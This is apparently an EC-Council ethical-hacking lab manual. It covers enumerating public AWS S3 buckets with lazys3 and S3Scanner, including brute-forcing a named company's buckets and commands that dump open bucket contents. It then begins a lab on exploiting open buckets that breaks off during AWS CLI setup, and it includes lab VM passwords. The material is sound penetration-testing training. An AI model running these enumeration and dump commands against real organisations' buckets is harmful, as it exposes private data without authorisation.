- Web Exercise
- Workbook Review

Lab Scenario

As an ethical hacker, you must try to obtain as much information as possible about the target cloud environment using various enumeration tools. This lab will demonstrate various S3 bucket enumeration tools that can help you in extracting the list of publicly available S3 buckets.

Lab Objectives

- Enumerate S3 buckets using lazys3
- Enumerate S3 buckets using S3Scanner

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

To carry out lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Enumeration Tools

Enumeration tools are used to collect detailed information about target systems to exploit them. Information collected by S3 enumeration tools consists of a list

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

of misconfigured S3 buckets that are available publicly. Attackers can exploit these buckets to gain unauthorized access to them. Moreover, they can modify, delete, and exfiltrate the bucket content.

Lab Tasks

TASK 1

Enumerate S3 Buckets using lazys3

lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

1. Launch the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 1.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Clone lazys3 Repository

2. Click the **MATE Terminal** icon in the menu to launch the terminal.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 1.1.2: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the terminal window, type **git clone https://github.com/nahamsec/lazys3** and press **Enter** to install and clone the lazys3 tool.




Figure 1.1.3: Clone lazys3 repository

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 19 Cloud Computing/GitHub Tools/** and copy the **lazys3** folder.
- Paste the copied **lazys3** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/lazys3 /root/**.

7. After the successful cloning of the lazys3 tool, in the terminal window, type **cd lazys3** and press **Enter** to navigate to the cloned repository.

Note: By default, the tool is cloned to the root directory.

8. In the lazys3 folder, type **ls** and press **Enter** to list the folder content.
9. The folder content is displayed; here, we will run the **lazys3.rb** script to find the public S3 buckets.



Figure 1.1.4: Navigating to the cloned folder and listing the folder content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Run lazys3 Script

10. Now, type **ruby lazys3.rb** and press **Enter**.
11. A list of public S3 buckets is displayed, as shown in the screenshot.




Figure 1.1.5: List of open S3 buckets

12. Press **Ctrl+Z** to stop the script.



Figure 1.1.6: Stop the script

TASK 1.3

Run lazys3 Script for a Specific Company

13. You can search the S3 buckets of specific company. To do so, type **ruby lazys3.rb <Company>** and press **Enter**.

Note: Here, the target company name is HackerOne; you can enter the company name of your choice.

14. The result appears, showing the obtained list of S3 buckets of the specified company.

Note: It will take some time to obtain a complete list of the available S3 buckets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.7: List of open S3 buckets of a specific company

15. Press **Ctrl+Z** to stop running the script.
16. This concludes the demonstration of enumerating public S3 buckets.
17. Close all open windows and document all the acquired information.

TASK 2

Enumerate S3 Buckets using S3Scanner

S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of "open" buckets locally.

Here, we will use the S3Scanner tool to enumerate open S3 buckets.

1. Click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.2.1: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.1

Clone and Install S3Scanner Tool

5. In the terminal window, type **git clone https://github.com/sa7mon/S3Scanner** and press **Enter** to install and clone the S3Scanner tool.




Figure 1.2.2: Cloning S3Scanner repository

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 19 Cloud Computing/GitHub Tools/** and copy the **S3Scanner** folder.
- Paste the copied **S3Scanner** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/S3Scanner /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. After the successful cloning of the S3Scanner tool, in the terminal window, type **cd S3Scanner** and press **Enter** to navigate to the cloned repository.

Note: By default, the tool is cloned to the root directory.

7. In the S3Scanner folder, type **pip3 install -r requirements.txt** and press **Enter** to install the required dependencies.




Figure 1.2.3: Installing dependencies

TASK 2.2

Scan for Open S3 Buckets

8. After the successful installation of the dependencies, in the terminal window, type **python ./s3scanner.py sites.txt** and press **Enter** to run the tool.

Note: Here, **sites.txt** is a text file containing the target website URL that is scanned for open S3 buckets. You can edit the **sites.txt** file to enter the target website URL of your choice.

9. The result appears, displaying a list of public S3 buckets, as shown in the screenshot.

Note: You might encounter the following error: "AWS credentials not configured." Ignore the error, as we will install and configure the AWS CLI in the next lab.




Figure 1.2.4: Running S3Scanner script for a list of websites

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:
    - Dump all open buckets and log both open and closed buckets in found.txt:

      python ./s3scanner.py --include-closed --out-file found.txt --dump names.txt
    - Just log open buckets in the default output file (buckets.txt):

      python ./s3scanner.py names.txt
    - Save the file listings of all open buckets to a file:

      python ./s3scanner.py --list names.txt
11. This concludes the demonstration of enumerating S3 buckets using the S3Scanner tool.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

You can also use other S3 bucket enumeration tools such as **S3Inspector** (https://github.com), **s3-buckets-bruteforcer** (https://github.com), **Mass3** (https://github.com), **Bucket Finder** (https://digi.ninja), and **s3recon** (https://github.com) to perform S3 bucket enumeration for a target website or company.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Exploit S3 Buckets

Simple Storage Service (S3) is a scalable cloud storage service offered by Amazon Web Services (AWS) whereby files, folders, and objects are stored via web APIs.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

To carry out lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML**: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL**: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains**: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search**: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking**: Use advanced Google search operators such as "**inurl**" to search for URLs related to the target S3 buckets

Lab Tasks

TASK 1

Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (https://aws.amazon.com).

1. Launch the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon in the menu to launch the terminal.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.1

Install AWS CLI

6. In the terminal window, type **pip install awscli** and press **Enter** to install AWS CLI.



Figure 2.1.2: Installing AWS CLI

7. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.

Note: Ignore the errors (if you find any).



Figure 2.1.3: AWS CLI installed successfully

8. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.



Figure 2.1.4: AWS CLI configuration

9. It will ask for the following details:
   - AWS Access Key ID
   - AWS Secret Access Key
   - Default region name
   - Default output format
10. To provide these details, you need to login to your AWS account.
11. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

12. The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.




Figure 2.1.5: AWS Sign In page

13. Type your AWS account password in the **Password** field and click **Sign in**.




Figure 2.1.6: AWS Sign In page

14. Click the AWS account drop-down menu and click **My Security Credentials**, as shown in the screenshot.




Figure 2.1.7: AWS Management Console

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A pop-up appears; click the **X** icon to close the pop-up.




Figure 2.1.8: Security Credentials message

16. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.




Figure 2.1.9: Security Credentials – Access Keys

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **Create New Access Key** button.




Figure 2.1.10: Create new access key

18. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.



Figure 2.1.11: Access key created

19. Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.



Figure 2.1.12: Access keys

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.



Figure 2.1.13: AWS configuring access key ID

21. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.

22. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.



Figure 2.1.14: AWS configuring secret access key

23. In the **Default region name** field, type **eu-west-1** and press **Enter**.



Figure 2.1.15: AWS configuring default region name

24. The **Default output format** prompt appears; leave it as default and press **Enter**.

